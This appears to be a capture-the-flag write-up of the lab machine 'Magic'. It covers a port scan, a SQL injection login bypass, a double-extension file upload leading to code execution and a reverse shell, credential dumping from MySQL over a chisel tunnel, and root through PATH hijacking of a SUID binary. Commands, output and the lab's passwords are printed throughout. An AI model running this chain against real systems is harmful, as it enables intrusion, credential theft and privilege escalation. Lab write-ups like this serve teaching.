
Information Gathering

1) Found open ports


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.10.185 -sV -p- --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-06 20:26 IST
Nmap scan report for 10.10.10.185
Host is up (1.3s latency).
Not shown: 62511 closed tcp ports (reset), 3022 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 101.05 seconds
```

2) Checked website




Vulnerability Assessment


1) Found sql injection authentication bypass



2) Found arbitrary file upload vulnerability with double extension





3) Got rce




Exploitation

1) Got reverse shell






2) Found db credentials



theseus:iamkingtheseus

3) There is no mysql utility in target so used chisel tunnel



4) Found credentials in mysql

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ proxychains -q mysql -h 127.0.0.1 -u theseus -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.7.29-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| Magic              |
+--------------------+
2 rows in set (0.213 sec)

MySQL [(none)]> use Magic;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [Magic]> show tables;
+-----------------+
| Tables_in_Magic |
+-----------------+
| login           |
+-----------------+
1 row in set (0.220 sec)

MySQL [Magic]> select * from login;
+----+----------+----------------+
| id | username | password       |
+----+----------+----------------+
|  1 | admin    | Th3s3usW4sK1ng |
+----+----------+----------------+
```

5) The password worked for theseus user

```
www-data@magic:/var/www/Magic$ su theseus
Password:
theseus@magic:/var/www/Magic$ cd ~
theseus@magic:~$ whoami
theseus
theseus@magic:~$
```

theseus:Th3s3usW4sK1ng

Privilege Escalation

1) Found custom binary with suid bit set

```
-rwsr-x--- 1 root users 22K Oct 21  2019 /bin/sysinfo (Unknown SUID binary)
```

2) Checked the source code

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ wget http://10.10.10.185:4444/sysinfo
--2024-06-06 21:42:18--  http://10.10.10.185:4444/sysinfo
Connecting to 10.10.10.185:4444... connected.
HTTP request sent, awaiting response... 200 OK
Length: 22040 (22K) [application/octet-stream]
Saving to: 'sysinfo'

sysinfo                     100%[=========================================================================>]  21.52K   103KB/s    in 0.2s

2024-06-06 21:42:19 (103 KB/s) - 'sysinfo' saved [22040/22040]

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ghidra
```

3) The binary uses a relative path reference

```
code:x86:64
   0x555555400fe2 <exec[abi:cxx11](char const*)+0048> mov    rax, QWORD PTR [rbp-0xd0]
   0x555555400fe9 <exec[abi:cxx11](char const*)+004f> lea    rsi, [rip+0x8f2]        # 0x5555554018e2
   0x555555400ff0 <exec[abi:cxx11](char const*)+0056> mov    rdi, rax
 → 0x555555400ff3 <exec[abi:cxx11](char const*)+0059> call   0x555555400d60 <popen@plt>
   ↳  0x555555400d60 <popen@plt+0000> jmp    QWORD PTR [rip+0x2021ba]        # 0x555555602f20 <popen@got.plt>
      0x555555400d66 <popen@plt+0006> push   0x0
      0x555555400d6b <popen@plt+000b> jmp    0x555555400d50
      0x555555400d70 <std::runtime_error::runtime_error(char const*)@plt+0000> jmp    QWORD PTR [rip+0x2021b2]        # 0x555555602f28 <_ZNSt13runtime_error
C1EPKc@got.plt>
      0x555555400d76 <std::runtime_error::runtime_error(char const*)@plt+0006> push   0x1
      0x555555400d7b <std::runtime_error::runtime_error(char const*)@plt+000b> jmp    0x555555400d50
arguments (guessed)
popen@plt (
   $rdi = 0x0000555555540192e → "lshw -short",
   $rsi = 0x00005555554018e2 → 0x286e65706f700072 ("r"?),
   $rdx = 0x00007ffff7fab310 → 0x00007ffff7e8dec0 → <std::basic_ostream<char, std::char_traits<char> >::~basic_ostream()+0000> endbr64 ,
   $rcx = 0x00007ffff7c3d4e0 → 0x5877fffff0003d48 ("H="?)
)
threads
[#0] Id 1, Name: "sysinfo", stopped 0x555555400ff3 in exec[abi:cxx11](char const*) (), reason: SINGLE STEP
trace
[#0] 0x555555400ff3 → exec[abi:cxx11](char const*)()
[#1] 0x5555554011b0 → main()
gef➤
```

4) Exploited it

```
theseus@magic:~$ cat lshw
#!/bin/bash
/bin/bash -p
theseus@magic:~$ chmod +s lshw
theseus@magic:~$ echo $PATH
.:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
theseus@magic:~$ /bin/sysinfo
====================Hardware Info====================
root@magic:~# whoami
root@magic:~#
```